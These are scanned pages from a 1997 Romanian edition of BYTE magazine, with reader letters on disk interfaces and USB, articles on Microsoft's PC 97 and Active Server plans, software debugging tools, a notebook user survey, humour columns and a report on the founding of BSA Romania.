Pentru publicitate sau contacte care nu sunt legate de conținutul editorial, telefonic sau pe Web:
www.agora.ro/

prezentări „hot“, iar elemente de programare vor apare adesea la „Fundamente“ sau „Web Master“.

În fine, problema calităţii revistelor: nu se tipăreşte un „Byte cal. I“ şi un „Byte cal. II“. Dacă, prin absurd, am face aşa ceva, atunci cu siguranţă „Byte cal. I“ ar merge la abonaţi: avem tot interesul ca să încurajăm cititorii să se aboneze (de aici şi premii, cărţi poştale, reduceri de preţ, etc.). Întreg tirajul numărului 12/96 a fost tipărit pe o hârtie diferită faţă de cea obişnuita (din motive care nu au depins de noi). Problema preţului este extrem de delicată, mai ales în această perioadă de austeritate. Noi trebuie să ne acoperim cheltuielile iar cititorul trebuie să decidă dacă revista „face banii“. Ne străduim să propunem cele mai convenabile compromisuri (de unde şi calitatea hârtiei...).

Mircea Sârbu
(msarbu@agora.ro)

Discuri hard

Articolul „Discurile Hard“ din Byte 1/97 mi se pare puţin incomplet relativ la interfeţele de disc. Spaţiul mai larg acordat calităţilor UltraSCSI precum şi (mai ales) caseta „Bâzâitul UltraSCSI“ lăsând impresia că acest UltraSCSI ar fi cea mai bună alternativă a momentului. Totuşi dl.Darvas menţionează (foarte exact de altfel) că „[...] promovează soluţii UltraSCSI ca metodă eficientă de mărire a performanţelor la servere mai puţin costisitoare sau la staţiile de lucru solicitate [...]“. Trebuie că numai spaţiul tipografic limitat a redus prezentarea altor interfeţe la o „expediere sumară“.

Pe Tyson Heyn („Bâzâitul UltraSCSI“) trebuie să-l înţelegem, este Senior Corporate Communications Specialist la Seagate (părintele SCSI) şi face politica firmei, dar totuşi o remarcă de genul „[...] Nici o altă interfaţă paralelă nu a oferit până acum un debit de transfer de 40MB/s şi doar tehnologia FC-AL poate la ora actuală să asigure o performanţă mai bună pe interfeţe seriale [...]“ este mai mult reclamă comercială decât informaţie obiectivă.

Iată de ce cred că ar trebui prezentate şi următoarele:

Dezavantaje SCSI (toate versiunile):

este BUS arbitrat, non duplex - adică accesul perifericelor la SCSI se stabileşte printr-un proces de arbitrare şi comunicaţia se desfăşoară de către un singur periferic (e BUS) şi într-un singur sens (non duplex) la un moment dat.

cablul SCSI are 68 fire din care doar 16 utile, ceea ce îl face scump şi rigid. În plus necesită terminatori şi configurarea ID-ului pentru fiecare periferic în parte.

are o arhitectură liniară, deci o întrerupere pe cablu scoate din uz toate perifericele SCSI.

lungimea cablului la UltraSCSI este jumătate decât la FastSCSI2 (unele surse indică 1.5m).

O alternativă mai rapidă, mai flexibilă şi mai ieftină este IBM SSA - Serial Storage Architecture.

SSA nu este BUS. Este o interfaţă serială multiplexată, permiţând comunicaţii multiple de cadre (frames) pe o arhitectură de noduri conectate (în funcţie de necesităţi) liniar, buclă, reţea. Nodurile (electronica şi logica de pe periferic/cartelă) conţin câte două porturi full duplex - fiecare port permiţând două fluxuri simultane de 20MB/s spre/dinspre nod, deci 80MB/s/nod. Există două tipuri de noduri: iniţiator (procesor) şi ţintă (dispozitiv). Pot exista pe aceeaşi buclă mai multe noduri din ambele categorii în limita a 128 noduri/buclă. Sistemul biport permite de exemplu ca două procese simultane să acceseze (I/O) acelaşi dispozitiv. Veţi întreba la ce ajută asta în cazul unui harddisk care nu poate efectua decât o citire sau o scriere la un moment dat. Aici intervine cache-ul segmentat cu care HDD-urile actuale sunt dotate şi care permite cele patru operaţiuni (două citiri si două scrieri) simultane.

SSA fiind o interfaţă multiplexată, permite comunicarea simultană a mai multor noduri indiferent de ratele lor efective de transfer. Aceasta îmbunătăţeşte utilizarea lăţimii de bandă. Mai mult, cadrele transmise prin SSA conţin informaţii de rutare pe care logica nodurilor le foloseşte pentru rutare inteligentă (drum optim, rerutare în cazul unei întreruperi pe cablu, etc). De aici rezultă că SSA nu este sensibilă la întreruperi izolate de cablu.

Lăţimea de bandă este 80MB/s, dar în cazuri particulare poate creşte (spre deosebire de SCSI). De exemplu un nod iniţiator comunică cu perifericele adiacente lui la 80MB/s (e doar un exemplu) şi simultan, în alt loc pe aceeaşi buclă, un alt nod iniţiator comunică cu perifericele adiacente lui tot la 80MB/s. Per total se transferă date pe bucla SSA cu 160MB/s! Printr-o schemă de conectare bine aleasă pot fi grupate procesoare-periferice pentru comunicaţii eficiente fără a restrânge însă accesul la aceste periferice.

Sunt permise 128 noduri situate la cel mult 25m distanţă. Cablurile (SSA în general) sunt mai ieftine şi mai flexibile. SSA permite adăugări / eliminări de noduri (periferice) din mers (hot plugging), cu reconfigurare automată. Se mapează comenzile SCSI, deci la migrarea aplicaţiilor (SO în speţă) acestea nu vor simţi migrarea. SSA se adresează întregului spectru de computere de la laptop până la computere MMP.

Concluzie: Poate că deficienţele SCSI nu se observă la computerul dvs. personal şi cu siguranţă sunt greu de evidenţiat chiar şi la servere, dar dacă aveţi un sistem multiprocesor intens solicitat şi doriţi să stoarceţi şi ultimul bit de performanţă din el, SSA poate fi o soluţie.

Claudiu Balciza
cbalciza@mail.cccis.ro

Observaţiile dumneavoastră sunt pertinente şi cred că duc la o lămurire a problemei interfeţelor disc. Articolul colegului meu Mircea Sabău, din numărul viitor, va oferi o imagine mai amplă a situaţiei actuale.

Darvas Attila
(adarvas@agora.ro)

USB

Am tot citit poveşti cu "a fost odată" (sau mai bine zis "va fi odată, caniciodată...") relativ la USB (Universal Serial Bus). În ianuarie când am cumpărat la firma ultimul PC (Pentium 120) mă trezesc,că, lângă portul paralel, mai exista o mufă micuţa şi drăguţă. Cu suport pe placa Bun ! Dar periferice ? Mai târziu, bineînţeles. Totuşi, odată cu achiziţionarea PC-ului mai luasem si un Epson Stylus 500...La care, după o lună de la achiziţionare, din întâmplare, descopăr port USB. Incredibil.

Şi acum vine partea cea mai frumoasă. Am port (suportat teoretic de placă şi cu driver) am periferic, ce mai îmi trebuie ? - cablu USB.

Serios acuma - care mai este stadiul implementării acestui concept în practică?

Adrian Munteanu-Voicu
adimv@flex.ro

Colegul Mircea Sabău vă va oferi în numărul viitor informaţiile actuale.

Regards,

Attila Darvas,
adarvas@agora.ro

Ghidul PC 97

Upgrade-urile la Windows OS ale companiei Microsoft prezic schimbări importante în lumea componentelor PC.

Se pare că în zilele noastre Internetul redefineşte practic totul, chiar şi definiţia conceptului de PC. Microsoft a mai adăugat o a patra categorie de PC-uri, numite NetPC-uri, la setul său de specificaţii hard pentru rularea următoarelor versiuni de Windows 95 şi NT. Specificaţiile (pentru amănunte consultaţi rubrica „Patru versiuni de PC-uri Windows") descriu cerinţele minime pe care un PC trebuie să le satisfacă pentru a putea fi etichetat „Designed for Windows" şi clasificat în una din cele patru varietăţi de PC-uri. Deşi specificaţiile finale pentru NetPC nu apăruseră încă în februarie, indicaţiile preliminare spun că sistemul se va constitui într-un PC închis, ceea ce înseamnă că nu veţi deschide cutia pentru a adăuga noi periferice, ci veţi adăuga noi componente hard via un bus extern, cum ar fi USB (universal serial bus). De asemenea NetPC are ca opţional un floppy drive. NetPC şi alte tehnologii orientate pe reţele fac eforturi comune în ce priveşte îmbunătăţirea managementului puterii computaţionale şi accesibilităţii instantanee, cu care Microsoft şi partenerii ei plănuiesc să înzestreze PC-urile în acest an.

Cele patru versiuni de PC-uri Windows

Basic PC 97: Pentium la 120-MHz , 16 MB of RAM, suport hardware pentru iniţiativa OnNow, port USB, suport pentru MPEG-1, adaptor grafic capabil de o rezoluţie 800-x 600-pixeli pe 16-biţi .

Workstation 97: Pentium la 166-MHz cu un cache L2 de cel puţin 256 KB, 32 MB RAM, suport hardware pentru OnNow, port USB, display pe 16-biţi şi 1024 şi 768 pixeli.

Entertainment PC 97: Pentium la 166-MHz cu un cache L2 de cel puţin 256 KB, 16 MB RAM, suport hardware pentru OnNow, două porturi USB, un port 1394, display pe 26 biţi şi 1024 x 768-pixeli.

NetPC: Pentium pe 100-MHz , sistem PC închis cu un conector de reţea, adaptor VGA, hard drive pentru stocare locală, suport pentru mouse şi tastatură şi 16 MB RAM. Are opţional o unitate floppy.

Prin stabilirea unui standard NetPC şi prin iniţiativa Zero Administation for Windows (ZAW) (vezi interviul de la pagina 40), Microsoft speră să ajute companiile în campania de reducere a cheltuielilor pentru PC-urile proprietare. O atracţie cheie a computerelor de reţea, fie că ele vor fi atribuite firmei Microsoft, Oracle sau altei companii, o reprezintă costurile de management reduse.


ZAW adaugă la următoarea versiune de Windows 95 (nume de cod Memphis) şi NT 5.0 (care va apărea în a doua jumătate a anului în curs) suport pentru facilităţi cum ar fi actualizarea automatică a sistemului şi administraţie centralizată. Neavând un floppy drive, NetPC va impiedica utilizatorii să instaleze soft nelicenţiat.

NetPC şi ZAW sunt doar două dintre schimbările pe care Microsoft şi partenerii săi hard le plănuiesc pentru panorama PC a acestui an. Prin iniţiativa OnNow, Microsoft introduce o abordare la nivel de sistem a PC-urilor şi dispozitivelor de control a puterii computaţionale. OnNow se bazează pe Advanced Configuration and Power Interface (ACPI), care este fundaţia ce va permite SO (în locul BIOS-ului) de a guverna managementul direct. „Anumite funcţii, cum ar fi managementul puterii computaţionale, necesită informaţii relative la modul de utilizare a sistemului, aceste informaţii incluzând aplicaţiile, driverele şi perspectivele(??) utilizatorului", este de părere Mike Flora, evanghelista hard a Microsoft-ului. „Sistemul BIOS nu are acces la aceste informaţii."

Prin mutarea managementului puterii computaţionale în SO, Microsoft spune că PC-urile vor fi mai abile în cuplarea şi decuplarea anumitor dipozitive. OnNow dă posibilitatea aplicaţiilor să comunice între ele şi prin aceasta să informeze restul PC-ului ce face utilizatorul, în locul abordării tradiţionale, în care sistemul hard şi funcţiile de management ale BIOS-ului sunt transparente pentru aplicaţii. Deci, OnNow ar trebui să elimine incidentele supărătoare cum ar fi golirea ecranului în mijlocul unei prezentări sau întreruperile datorite unor operaţii neprevăzute asupra hard discului. De asemenea, o aplicaţie compatibilă OnNow poate verifica dacă un notebook este alimentat de baterii şi, dacă răspunsul este pozitiv, să întrerupă funcţii neesenţiale de background şi să întârzie operaţii I/O de prioritate scăzută asupra hard discului, pentru a prelungi viaţa bateriilor.

OnNow pune PC-ul într-o stare de veghe, în loc să-l decupleze complet. Dar, odată ce sistemul este adus în această stare de consum redus, acesta poate să revină rapid la starea de lucru normală. În momentul în care este nevoie de periferice compatibile OnNow (cum ar fi de exemplu un modem pentru transferele nocturne), sistemul se trezeşte rapid, îşi face treaba şi se întoarce înapoi în pat. De asemenea, OnNow va facilita o mai bună integrare a PC-urilor în lumea consumatorilor-introducerea unei casete într-un VCR ataşat PC-ului va porni computerul şi alte dipozitive cum ar fi monitorul şi placa de sunet.

Toate aceste iniţiative vor necesita multiple schimbări ale SO Windows, ale sistemului hardware, firmware şi ale aplicaţiilor. Spre exemplu, NT 5.0 şi Memphis vor împărţi un model de driver comun, numit Win32 Driver Model. PCI şi 1394 vor necesita noi


Activarea instantanee a PC-ului
PC-ul se poate activa pentru a rezolva problemele de întreținere după care se dezactivează.
Fără ștergeri neplăcute ale ecranului în timpul prezentărilor.
Perifericele cum ar fi CD-ROM-ul pot activa PC-ul.
Operațiile I/O de prioritate scăzută pot fi întârziate până când hard drive-ul se învârte (acest lucru ajută și la prelungirea duratei de viață a bateriilor).
Modemul pentru comunicații nocturne nu necesită asistența continuă a PC-ului.

Microsoft speră că OnNow va asigura PC-urilor un sistem mai performant de management al puterii de calcul.

specificații de management al puterii computaționale; proces care este în curs de desfășurare. Aplicațiile vor trebui rescrise pentru a putea profita de OnNow. Windows 95 și NT își vor continua procesul de convergență. NT 5.0 va fi înzestrat cu același management al puterii computaționale și cu aceleași capabilități Plug and Play ca și Memphis.

Fabricanții de PC-uri spun că limita de timp pentru anumite facilități specificate de PC 97 de la Microsoft se mai poate încă modifica. Până la mijlocul acestui an USB ar trebui să fie suportat la scară mare de PC-uri, dar 1394 s-ar putea să nu fie o tehnologie populară până în 1998.

La data acestui articol nu era clar câte aplicații de acum vor fi compatibile cu arhitecturile PC ale viitorului. Deja, anumite tehnologii dintr-o versiune OEM a Win95, care poate fi folosită doar de fabricanți pentru construirea noilor PC-uri, sunt incompatibile cu aplicațiile curente. De exemplu, utilitarele disc lansate în 1996 nu sunt compatibile cu tabelul de alocație al fișierelor FAT32. Deși tehnologiile destinate sistemelor PC 97 promit să facă computerele mai accesibile începătorilor și mai ușor de manevrat, multe piese care completează puzzle-ul PC vor necesita îmbunătățiri. **–Dave Andrews**

Microsoft țintește mediul corporațiilor

Acum că a cucerit lumea desktop, Microsoft țintește mediul corporațiilor. Compania lansează mai multe componente care vor face din Windows NT un SO mai bun pentru asamblarea importantelor aplicații corporate.

Tehnologiile Active Server ale companiei, anunțate pentru prima dată la sfârșitul lui 1996, asigură servicii de infrastructură necesare creării aplicațiilor robuste pe serverele corporate. Având o fundație NT, aceste tehnologii au în vedere atât serviciile tradiționale necesare aplicațiilor corporate (de exemplu, suport pentru tranzacții) cât și serviciile mai noi (adică acelea asigurate de tehnologiile Web). Prin Active Server Microsoft atacă un tărâm important al pieței serverelor, care a fost dominată până la sfârșitul anilor '60 de IBM. Venerabilul MVS OS de la IBM, împreună cu suportul pentru tranzacții asigurat de Customer Information Control System (CICS) susține o mare parte a lumii afacerilor.

Componentele cheie ale Active Server includ:

- Modelul Distributed Component Object Model (DCOM), care asigură acces de la distanță la servere prin apeluri RPC (remote procedure calls).
- Microsoft Message Queue, care asigură acces de la distanță la servere prin alternative primare la RPC, cunoscute sub numele de transfer de mesaje (message transfer).
- Microsoft Transaction Server (MTS), o componentă cheie care dă posibilitatea clienților de a crea aplicații orientate pe tranzacții, asemănătoare suportului CICS.
- Active Server Pages, care suportă crearea aplicațiilor bazate pe Web care rulează pe server.

Unele componente ale lui Active Server, cum ar fi DCOM, MTS și Active Server Pages au fost deja lansate la data acestui articol. Microsoft Message Queue va fi lansat în acest an. MTS, care poartă numele de cod Viper, este poate cea mai importantă dintre tehnologiile care animează Active Server și prețul de 2000$ al acesteia este mai mic decât cel pe care concurența firmei l-a afișat pentru acest gen de soft. După părerea lui Roy Schulte de la Gartner Group, MTS are „o șansă mai bună decât oricând să devină până în 2001 principala infrastructură pentru aplicațiile TP corporate, având în vedere rolul pe care l-a avut tehnologia CICS în ultimii 20 de ani.“

MTS are însă propriile limitări. De exemplu, la prima lansare, produsul era în totalitate focalizat pe Windows NT și pe SQL Server de la Microsoft. Microsoft a declarat că plănuiește ca în acest an să adauge suport pentru alte baze de date via protocolului XA de la Open Group și pentru o conecție la CICS printr-o tehnologie ce poartă numele de cod Cedar. Suportul pentru aceste protocoale de procesare a tranzacțiilor va da posibilitatea oamenilor de afaceri să asambleze aplicații care să se integreze cu Unix și cu sistemele mainframe. Oricum, prin MTS și Active Server, Microsoft a pus bazele strategiei care va da posibilitatea NT-ului de a deveni MVS-ul erei client/server.

–David Chappell

Noi capcane de erori

Componente soft tot mai sofisticate, mai modulare și mai complexe duc la erori la fel de sofisticate, modulare și complexe. Companiile care produc uneltele de detectare a depășirii spațiului la matrici și alocarea necorespunzătoare a memoriei își îndreaptă strategiile spre noi erori, care se nasc în medii de dezvoltare unde componentele software furnizate de terți și module în limbaje diferite fac corp comun. BoundsChecker de la NuMega și Purify de la Pure Atria sunt cele mai populare programe de detecție a erorilor run-time pentru Windows și Unix, dar ambele firme și-au dat seama că verificarea din punct de vedere run-time al accesului la memorie reprezintă doar un element al testării.

Achiziționarea de către NuMega Technologies (Nashua, NH, (603 889-2386; http://www.numega.com) a companiei Marquis Computing va asigura firmei un set complet de unelte Visual Basic pentru detectarea erorilor și de analiză care vor rula alături de BoundsChecker, care operează asupra codului software scris în C/C++ și Delphi de la Borland. VBFailSafe și VBCodeReview de la Marquis Computing oferă pentru NuMega componente, ceea ce reprezintă un element cheie strategic. „Virtual, fiecare piesă soft apelează ceva, undeva, pentru a-i comunica să facă ceva", spune Ed Sullivan, director al proiectării la NuMega. „Trebuie să puteți detecta erorile la interfețele dintre aceste module." BoundsChecker validează utilizarea celor mai multe API-uri Windows, inclusiv COM și ActiveX și astfel testarea după modelul de cutie neagră a modulelor VB se poate realiza folosind numai BoundsChecker-ul. VBFailSafe este un program asemănător BoundsChecker-ului, destinat mediului VB, care asigură proiectanților căi de a privi în interiorul cutiei negre și a vedea codul sursă.


VBCodeReview asigură analiză statică pentru codul VB, fiind un fel de Lint pentru VB. Acesta poate detecta unele erori cum ar fi nerefacerea pointerului de mouse la ieșirea dintr-o rutină. Programul vă informează despre erori cunoscute prezente chiar în VB. Perechea de unelte de analiză statică și dinamică dau posibilitatea proiectanților elimine erori care altfel pot rămâne nedetectate. „Erori clasice sunt alocările necorespunzătoare de memorie datorate folosirii improprii a tipurilor definite de utilizator", este de părere Hank Marquis, proiectantul programelor VBCodeReview și VBFailSafe. Analiza dinamică poate detecta alocarea necorespunzătoare de memorie iar analiza statică vă poate alerta în cazul utilizării improprii.

Datapro Report

Se caută sisteme mobile mai puternice


Putere și performanțe ridicate sunt cele mai de seamă îmbunătățiri necesare pentru accelerarea adoptării computerelor portabile de către lumea afacerilor, conform anchetei 1996 International User Ratings Survey realizată de Datapro. Deși utilizatorii se orientează în primul rând spre fiabilitate când evaluează un fabricant de notebook-uri, următorul criteriu ca importanță este reprezentat de raportul preț/calitate și rezoluția/claritatea ecranului. Cu toate acestea, când utilizatorilor li s-a cerut să ierahizeze cerințele lor în ce privește actualele portabile, raportul preț/performanță s-a situat doar pe locul șase din opt poziții posibile. Slaba clasare a raportului preț/performanță nu este deloc surprinzătoare. În mod tradițional, portabilele au fost mai puțin performante decât sistemele desktop corespondente, datorită în principal procesoarelor mai puțin performante.

John MacGilvary, analist șef, Worldwide PC Industry. Pentru informații suplimentare despre rapoartele Datapro, sunați la (609) 764-0100; fax: (609) 764-2814; sau http://www.datapro.com.


Ce prețuiesc cel mai mult utilizatorii la portabile

Source: Datapro 1996 International User Ratings Survey of PCs (2394 responses worldwide).

Utilizatorii apreciază cel mai mult, la un notebook, fiabilitatea.


Clasificarea performanțelor notebook-urilor

Source:
Datapro 1996 International User Ratings Survey of PCs
(2394 responses worldwide)

Utilizatorii au dat o notă slabă raportului preț/performanță.

După părerea lui Sullivan, eforturile viitoare ale companiei NuMega se vor focaliza pe analiza statică și dinamică a codului produselor companiei. Prin adăugarea monitorizării run-time produsului BoundsChecker, acesta va putea diagnostica erori care traversează aplicații multithreating, acest lucru fiind imposibil de realizat în prezent. De asemenea, în timp ce analiza runtime nu este necesară în cazul limbajului Java, analiza statică poate detecta erorile latente.

Suita mereu în creștere de unelte de testare soft furnizată de Pure Atria (Sunnnyvale, CA, http:// www.purepatria.com) merge sensibil mai departe de verificarea run-time. Unealta bazată pe Unix a acestei companii include produse cum ar fi Pure Coverage-o unealtă de code-coverage, Quatify-o unealtă de profilare, Pure Performix-o unealtă de testare a supraâncărcării care poate simula mai mulți utilizatori și Pure Test Exper-un manager de testare a suitelor. Ultima achiziție a companiei Pure Atria poartă numele de Integrity QA Software și va aduce în plus driverul de test GUI bazat pe Windows 95 destinat limbajelor Java, Visual Basic și C++.

Programul Purify, care rulează sub Windows NT și sub numeroase platforme Unix, este o sofisticată unealtă de detecție a erorilor run-time care folosește tehnologia OCI (Object Code Insertion) a companiei pentru a depista erorile de proiectare și datorate componentelor furnizate de către un terț. Instrumentele OCI codează la nivelul obiectelor, lăsând Purify să detecteze erorile de cod pentru care proiectantul nu are sursele. „OCI ne dă posibilitatea de a intra în executabile și de a detecta orice referință de memorie care este implicată în aplicație“, spune Pamela Roussos, director al departamentului de marketing și pentru produsele de proiectare din cadrul companiei Pure Atria. Recent lansatul Purify 4.0 aduce în plus mijloace de detecție a erorilor de memorie statică și are abilitatea de a lansa un debugger în cazul detectării unei erori (adică, Just-In-Time Debugging).

În timp ce abordarea de nivel scăzut a programului Purify detectează mai multe bug-uri într-un timp mai scurt, acesta necesită monitorizarea schimbărilor suferite de obiecte pentru o matrice dimensionabilă a SO și platformelor. „O parte din provocarea Purify/OCP o reprezintă ținerea pasului cu mediile de programare“, adaugă Rousons. Strategiile companiei Pure Atria includ focalizări strategice asupra platformei Windows și îmbunătățirea integrării de-a lungul liniei sale de produse. Acum, produsele Pure Atria, inclusiv Purify și Pure Coverage, sunt bine integrate, dar întreaga colecție trebuie să se coaguleze cu o suită neunificată.

– Steve Apiki

Dezvoltări și regrese în tehnica de calcul

C++ în loc de Ebonics?

Se poate oare permite tuturor, chiar și programatorilor, să aibă propriul dialect? Recent, conducerea școlară din Oakland, California a declarat că acel particular dialect al limbii engleze vorbit de afro-americani și numit Ebonics a devenit atât de folosit încât s-a constituit într-o limbă distinctă care poate fi învățată ca o alternativă la limba engleză standard. Dar întrebarea de bază-se poate permite în mod oficial unui dialect să înlocuiască versiunea standard a limbii mamă-nu este deloc nouă. De-a lungul ultimei decade, un dialect numit C++ a câștigat tot mai multă faimă în comunitatea hacker-ilor Americani. Pedagogii și părinții au dezbătut problema utilizării, premierii sau asasinării acestui dialect.

Apoi, de-a lungul a mulți ani, conducerilor școlare S.U.A. li s-a cerut să introducă limbajul C++ în programele școlare. Suporterii limbajului sunt de părere că aceasta este un lucru bun, că mulți elevi și studenți provin din medii educaționale unde C++ este modalitatea principală de comunicare și că educația rămâne educație, indiferent de limbajul prin care aceasta se face.

Criticii sunt de părere că omniprezența limbajului C++ în locuințele familiale este pur și simplu un simbol al unei foarte răspândite disfuncționalități familiale. Pentru acești critici, fluența limbajului C++ nu este ceva cu care acesta ar trebui să se mândrească. Dialectul corupe în așa de mare măsură engleza de bază, insistă aceștia, încât cei care-l folosesc își afișează ostentativ rebeliunea pe căi triviale, cum ar fi scrierea numelui limbajului C++ cu semne plus în loc de caractere alfabetice. Criticii compară, de cele mai multe ori ironic, acești monikeri alfa-simbolici cu ceea ce ei numesc „detestabila grozăvenie“ a cântărețului care și-a schimbat numele din Prince în simboluri care sunt practic imposibil de tipărit.

Deci, ar trebui limbajul C++ acceptat în școli ca o alternativă la engleza standard? Dacă aveți o opinie în acest sens, trimiteți-ne un e-mail. Vă rugăm să ne trimiteți mesajele necodate, în engleza standard.

Marc Abrahams este redactor-șef la The Annals of Improbable Research. *Puteți să-l contactați la* **marca@improb.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Marius Tudorică*]

produse noi

Noi scanere optice de mână

Scanerul optic de mână este un dispozitiv care a apărut, a dispărut și a apărut din nou. Ansamblul cablu/conector are acum un design avansat. Patentul mecanismului eyeball și al complexului de montare a componentelor optice se schimbă mereu; chiar și eyeball-ul este mereu modificat. Versiunea prezentată aici este cea cu o singură mănușă sau modelul Jackson/Simpson. Un model cu mănușă dublă este dotat cu un eyeball mobil având o foarte bogată rețea de fibre optice. Producătorul eyeball-urilor este anonim. Versiunile alfa și beta ale scanerului folosesc exclusiv materiale optice sintetice. Modelele de serie vor avea în componență componente biologice sau bioinginerești. Produsul nu este aprobat de People for the Ethical Treatment of Animals (o fundație care militează pentru drepturile animalelor).

Beneficiile scanerelor de mână nu sunt imediat observabile, și de aceea modulele avansate sunt atât de scumpe. Mănușa (sau mănușile în gazul versiunii cu mănușă dublă) este detașabilă.

Suntem interesați să primim imagini obținute cu scanere optice de mână. Dacă dețineți o imagine care ar putea suscita interesul cititorilor noștri, vă rugăm să o trimiteți la marca@improb.com.

Înființarea BSA România,
București, 4 martie 1997
de Romulus Maier

Intrarea în normalitate

Business Software Alliance (BSA) este o organizaţie mondială, înfiinţată în 1988 de către cele mai importante firme software din lume, cu scopul de a promova distribuţia şi utilizarea programelor de calculator în condiţiile respectării drepturilor de autor. Despre această organizaţie aţi avut prilejul să aflaţi informaţii suplimentare în numerele anterioare ale revistelor noastre. Revenim asupra subiectului cu prilejul înfiinţării, la iniţiativa Microsoft România, a filialei locale BSA România. Structura locală a BSA este formată din reprezentanţii şi distribuitorii naţionali ai membrilor BSA la nivel mondial, dar şi din producători locali de software. Concepută ca o asociaţie deschisă, membrii actuali ai BSA România sînt: A&C International, Ciel Rom, Est West Informatique, Forte Company, GeCAD, HotSoft, Infro Informatica Franco-Română, Microsoft România, Omnilogic BGS, Romsym Data, Scop Computers şi Softwin.


La conferinţa de presă prilejuită de acest eveniment, pe lîngă reprezentanţii firmelor anterior amintite, au participat şi doamna Hui Chen, Vice President BSA Europa, fost procuror federal SUA, domnul Mark Phibbs, Anti-Piracy Manager, Microsoft Europa de Est şi domnul Corin Trandafir, avocat, Hall&Dickler România, firma de avocatură care va asigura suportul legal al BSA România.

